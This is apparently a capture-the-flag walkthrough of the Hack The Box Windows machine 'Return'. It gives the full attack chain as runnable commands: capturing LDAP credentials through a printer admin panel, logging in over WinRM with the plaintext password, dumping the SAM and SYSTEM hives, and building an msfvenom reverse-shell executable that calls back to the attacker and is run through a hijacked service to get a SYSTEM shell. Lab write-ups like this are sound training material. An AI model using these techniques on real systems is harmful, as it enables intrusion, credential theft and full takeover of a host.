# Return
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Return
- OS Type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Wed Apr 23 10:43:25 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.108Nmap scan report for 10.10.11.108Host is up, received reset ttl 127 (0.30s latency).Scanned at 2025-04-23 10:43:26 IST for 177sNot shown: 65510 closed tcp ports (reset)PORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/10.0|_http-title: HTB Printer Admin Panel88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-23 05:33:39Z)135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.049664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49674/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049675/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49682/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: 18m33s| smb2-time:|   date: 2025-04-23T05:34:43|_  start_date: N/A| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 31931/tcp): CLEAN (Couldn't connect)|   Check 2 (port 54836/tcp): CLEAN (Couldn't connect)|   Check 3 (port 26260/udp): CLEAN (Failed to receive data)|   Check 4 (port 40628/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Wed Apr 23 10:46:23 2025 -- 1 IP address (1 host up) scanned in 177.80 seconds
Enumeration
Port 80/HTTP
port 80 is running http web server, let’s open it in browser

it’s Printer Admin panel, let’s check settings for it

so it contains username and password but password is not visible

inspecting the element we found that the input type is text and the default value is ********* means password is not masked, another interesting thing i found is server address and port now the port is 389 (LDAP) also the update button looks interesting, now may be it is making LDAP request to the specified server! to test this let’s start nc listener on port 389 using rlwrap -r nc -nvlp 389 and specify our kali machine’s ip in server address field click on update

we found possible password for svc-printer user, let’s confirm this via netexec
netexec smb 10.10.11.108 -u svc-printer -p '1edFg43012!!'
Yes it is!, let’s enumerate users on the machine via —users option
netexec smb 10.10.11.108 -u svc-printer -p '1edFg43012!!' --users
Ok so there’s only 2 users svc-printer and Administrator, let’s check if we have winrm access or not
netexec winrm 10.10.11.108 -u svc-printer -p '1edFg43012!!'
netexec said PWNED i heard “Access Granted!”
evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'
starting post-enum i’ll first check for what privileges svc-printer has using whoami /priv command

here we found 2 privileges interesting
- SeBackupPrivilege: to dump sam and system hive extract administrator’s NTLM hash and psexec as administrator
- SeLoadDriverPrivilege: We can load malicious driver which should execute as system and we’ll get the shell
let’s go for 1st path, we’ll save the sam and system hive using reg save
reg save hklm\sam \users\svc-printer\documents\sam.saveand for system hive
reg save hklm\system.save \users\svc-printer\documents\system.save
download both files using download command

let’s use impacket-secretsdump to dump NTLM hash from sam database
impacket-secretsdump -system system.save -sam sam.save LOCAL
let’s use administrator’s hash to psexec to machine

but it didn’t gave us the access, i also tried to exploit SeLoadDriverPrivilege i didn’t find way to escalate the privs.
then i checked the user is member of Server Operators group
Server Operator group
The Server Operators group is a built-in security group in Windows Server environments. Members of this group are granted specific administrative privileges that allow them to perform server-related tasks without having full administrative rights. This group is primarily designed for delegated server management.
Key Privileges of Server Operators
Members of the Server Operators group have the following privileges:
- Start and Stop Services:
- They can start, stop, and pause services on the server, which is crucial for server maintenance and troubleshooting.
- Manage Shared Resources:
- Server Operators can create, modify, and delete shared folders and manage printer shares, allowing them to administer shared resources effectively.
- Backup and Restore Operations:
- Members can back up files and restore files from backup, making it easier to manage data recovery processes.
- Log on Locally:
- Members have the ability to log on locally to the server, which allows them to directly manage the server through its console.
- Manage Local Users and Groups:
- They can add or remove users from local groups and manage local accounts, which is important for user management tasks.
member of server operators group can modify the services, but i got error while running sc query then i decided to go for blind move and i search from VMware service (vmtools)
sc qc vmtools
nice let’s create a malicious reverse shell exe using msfvenom
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=445 -f exe -o rev.exe
transfer the rev.exe to target machine and edit the vmtools service to set binPath to rev.exe (in this case it’s C:\temp\rev.exe)

now let’s check if the service binPath is changed or not using sc qc vmtools

start netcat listener on port 445 - rlwrap -r nc -nvlp 445

and then stop and start the service and you’ll get the rev shell as system
sc stop vmtools
sc start vmtools